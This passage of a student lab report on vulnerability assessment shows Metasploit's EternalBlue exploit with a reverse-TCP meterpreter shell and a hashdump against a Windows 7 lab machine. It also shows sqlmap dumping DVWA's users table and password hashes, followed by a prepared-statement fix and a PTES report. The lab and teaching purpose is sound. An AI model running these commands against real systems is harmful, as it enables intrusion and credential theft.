   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.22     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Figure 17: Step 3 – Check the options to fill in



Figure 18: Step 4 – Record Windows 7 Machine IP Address

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.41
RHOSTS => 192.168.1.41
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 19: Step 5 – Set RHOSTS to Windows 7 Machine

```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.22:4444
[*] 192.168.1.41:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.41:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was
 replaced with '*' in regular expression
[*] 192.168.1.41:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.41:445 - The target is vulnerable.
[*] 192.168.1.41:445 - Connecting to target for exploitation.
[+] 192.168.1.41:445 - Connection established for exploitation.
[+] 192.168.1.41:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.41:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.41:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.41:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.1.41:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 192.168.1.41:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.41:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.41:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.41:445 - Starting non-paged pool grooming
[+] 192.168.1.41:445 - Sending SMBv2 buffers
[+] 192.168.1.41:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.41:445 - Sending final SMBv2 buffers.
[*] 192.168.1.41:445 - Sending last fragment of exploit packet!
[*] 192.168.1.41:445 - Receiving response from exploit packet
[+] 192.168.1.41:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.41:445 - Sending egg to corrupted connection.
[*] 192.168.1.41:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.1.41
[*] Meterpreter session 1 opened (192.168.1.22:4444 -> 192.168.1.41:49173) at 2026-03-03 04:29:08 -0500
[+] 192.168.1.41:445 - =-=-=-=
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----

SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > shell
Process 2508 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Figure 21: Step 7 – Info gathered_1

```
C:\Windows\system32>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                            Attributes
====================================== ================ ============================================== ==================================================
Mandatory Label\System Mandatory Level Label            S-1-16-16384

Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled g
roup
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6                                        Mandatory group, Enabled by default, Enabled g
roup
CONSOLE LOGON                          Well-known group S-1-2-1                                        Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled g
roup
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled g
roup
NT SERVICE\Spooler                     Well-known group S-1-5-80-3951239711-1671533544-1416304335-3763227691-3930497994 Enabled by default, Enabled group, Group owner

LOCAL                                  Well-known group S-1-2-0                                        Mandatory group, Enabled by default, Enabled g
roup, Group owner
BUILTIN\Administrators                 Alias            S-1-5-32-544                                   Mandatory group, Enabled by default, Enabled g
roup

C:\Windows\system32>
```

Figure 22: Step 8 – Info gathered_2

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hasan:1000:aad3b435b51404eeaad3b435b51404ee:78301b4dec75b982466f65dc7fdab191:::
```

Figure 23: Step 9 – Hashes found

As shown above, Windows7 machine has been successfully exploited with hashes being found.

5. Exploit DVWA for SQL Injection

In this segment of the report, I will demonstrate on how I exploited DVWA website with sqlmap for SQL Injection with the help of screenshots taken as part of evidence.



Figure 24: Step 1 – DVWA Dashboard

Figure 25: Step 2 – Set DVWA Security Level to Low and click submit



Figure 26: Step 3 – Go to DVWA SQL Injection Page



Figure 27: Step 4 – Enter '1' in the User ID section and click submit



Figure 28: Step 5 – Record the cookie value to be used later on

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task2]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; security=low; PHPSESSID=2ab266c6852c5954b88c841e3775f0da" --dbs
```

Figure 29: Step 6 – Run Sqlmap in terminal to load all databases in DVWA

```
[02:25:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[02:25:35] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

Figure 30: Step 7 – Databases found in DVWA

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task2]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; security=low; PHPSESSID=2ab266c6852c5954b88c841e3775f0da" -D dvwa --tables
```

Figure 31: Step 8 – Enumerate Tables in the DVWA Database

```
Database: dvwa
[4 tables]
+---------------+
| access_log    |
| guestbook     |
| security_log  |
| users         |
+---------------+
```

Figure 32: Step 9 – Tables Found

```
┌──(kali㉿kali)-[~/Desktop/DailyTasks/VAPTTASKS/Task2]
└─$ sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; security=low; PHPSESSID=2ab266c6852c5954b88c841e3775f0da" -D dvwa -T users --dump
```

Figure 33: Step 10 – Dump 'users' Table

```
Database: dvwa
Table: users
[5 entries]
+---------+-------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+-------------+---
-----------+
| user_id | role  | user    | avatar                      | password                         | last_name | first_name | last_login          | failed_login | acc
ount_enabled |
+---------+-------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+-------------+---
-----------+
| 1       | admin | admin   | /DVWA/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2026-03-04 02:13:09 | 0            | 1
          |
| 2       | user  | gordonb | /DVWA/hackable/users/gordonb.jpg  | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2026-03-04 02:13:09 | 0            | 1
          |
| 3       | user  | 1337    | /DVWA/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2026-03-04 02:13:09 | 0            | 1
          |
| 4       | user  | pablo   | /DVWA/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2026-03-04 02:13:09 | 0            | 1
          |
| 5       | user  | smithy  | /DVWA/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2026-03-04 02:13:09 | 0            | 1
          |
+---------+-------+---------+-----------------------------+----------------------------------+-----------+------------+---------------------+-------------+---
```

Figure 34: Step 11 – admin user Details found

5.1. Remediation Method

In this segment of the report, I will suggest an input sanitization method for the SQL Injection attack.

Step 1: Go to the below file. This is because in DVWA, it is a vulnerable file.

---

sudo nano /var/www/html/DVWA/vulnerabilities/sqli/source/low.php

It will show something like:

$id = $_GET['id'];

$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$result = mysqli_query($GLOBALS["___mysqli_ston"], $query);

Problem with above:
- Directly inserting user input into SQL query

- No validation
- No prepared statements

Step 2: Replace vulnerable section with the below using Prepared Statements
---

```
<?php
if( isset( $_GET[ 'id' ] ) ) {

    $id = $_GET['id'];

    $stmt = $GLOBALS["___mysqli_ston"]->prepare(
        "SELECT first_name, last_name FROM users WHERE user_id = ?"
    );

    $stmt->bind_param("i", $id);  // "i" = integer
    $stmt->execute();

    $result = $stmt->get_result();

    while( $row = $result->fetch_assoc() ) {
        echo "<pre>ID: {$id}<br>First name: {$row['first_name']}<br>Surname:
{$row['last_name']}</pre>";
    }

    $stmt->close();
}
?>
```

This will:
- Separate SQL logic from data
- Prevent injection payload execution
- Treat input strictly as data

Even if attacker sends 1' OR '1'='1, it will be treated as invalid integer input.

Step 3: Restart Apache

```
sudo systemctl restart apache2
```

Step 4: Run the Sqlmap Command Again
---

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1KbV5a7Q65yx3YJp1kNW4RKP9Xzjd58xAvOElgbLeqVmDBMn8roZw2alnjR9; security=low; PHPSESSID=2ab266c6852c5954b88c841e3775f0da" --dbs --batch

Expected Result:

[INFO] testing connection to the target URL
[WARNING] parameter 'id' does not seem to be injectable
[INFO] all tested parameters do not appear to be injectable

That means the vulnerability is fixed.

5.2. Reporting

The below is a short PTES report.

A penetration test was performed on a locally hosted instance of Damn Vulnerable Web Application (DVWA) running on Kali Linux to evaluate its vulnerability to SQL Injection attacks. In the reconnaissance and enumeration phases, it was found that the application endpoint `/vulnerabilities/sqli/` accepts user-supplied input through the `id` parameter. Testing was conducted in a controlled laboratory setting with permission. Using sqlmap, an automated exploitation was carried out, which confirmed that the `id` parameter was susceptible to SQL Injection at the “Low” security level. The tool successfully enumerated the available databases, identified the `dvwa` database, listed its tables, and extracted user credential hashes from the `users` table.

During the exploitation phase, database contents such as usernames and password hashes were extracted, showcasing inadequate input validation and the direct concatenation of user input into SQL queries. This vulnerability carried a high risk, with the potential to allow unauthorized data access, credential compromise, and additional lateral movement in actual deployments.

Remediation encompassed the use of prepared statements with parameterized queries in PHP, enforcing stringent input validation, and restarting the web service. A follow-up rescan using sqlmap verified that the injection point was no longer exploitable. The remediation successfully addressed the identified SQL Injection vulnerability and diminished the application’s attack surface as per PTES guidelines.

5.3. Non-Technical Summary

The below is a non-technical summary.

A security evaluation was conducted on a test web application, Damn Vulnerable Web Application (DVWA), located in a controlled lab setting. The examination revealed a vulnerability that enabled unauthorized access to sensitive information in the database due to improper management of user input. Utilizing the automated testing tool sqlmap, it was feasible to extract stored user account data, thereby demonstrating the potential business risk of data exposure and credential compromise. Secure coding practices that validate and handle user input correctly were implemented to resolve the issue. Subsequent tests verified that the vulnerability had been effectively addressed and that the application is now safeguarded against this method of attack.

6. Using Wappalyzer

In this segment of the report, I will show how I used Wappalyzer tool to identify tech stack of my Kali Linux machine.



Figure 34: Local Host Page with Wappalyzer ON

As shown in the screenshot above, the tech stack that are found are:

- ✓ Web Servers (Apache HTTP Server)
- ✓ Operating Systems (Debian)

7. Lessons Learnt & Conclusion

Upon finishing this task, I learned how to effectively combine theoretical knowledge of Vulnerability Assessment and Penetration Testing (VAPT) with practical, hands-on application in a controlled lab environment. I gained a more profound understanding of vulnerability scanning with tools like Nmap and OpenVAS, risk prioritization via CVSS scoring, structured approaches such as PTES, and OSINT techniques using Maltego and Shodan. Using Metasploit and sqlmap, I acquired hands-on experience in leveraging real-world vulnerabilities in Metasploitable2, Windows 7, and DVWA. This experience helped me comprehend the significance of effective remediation through secure coding techniques like prepared statements and service hardening. This task enhanced my technical skills, analytical thinking, and reporting capabilities, while underscoring the vital importance of ethical authorization, documentation, and responsible disclosure in cybersecurity operations.

8. References

https://medium.com/@Aditya_2_1/hac-metasploitable-2-a-step-by-step-exploitation-guide-d87607e1d995

https://www.exploit-db.com/exploits/16317

https://huzzaifaasim.medium.com/exploiting-windows-smb-module-vulenerability-using-eternal-blue-exploit-metasploit-5fa3db5bab83

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html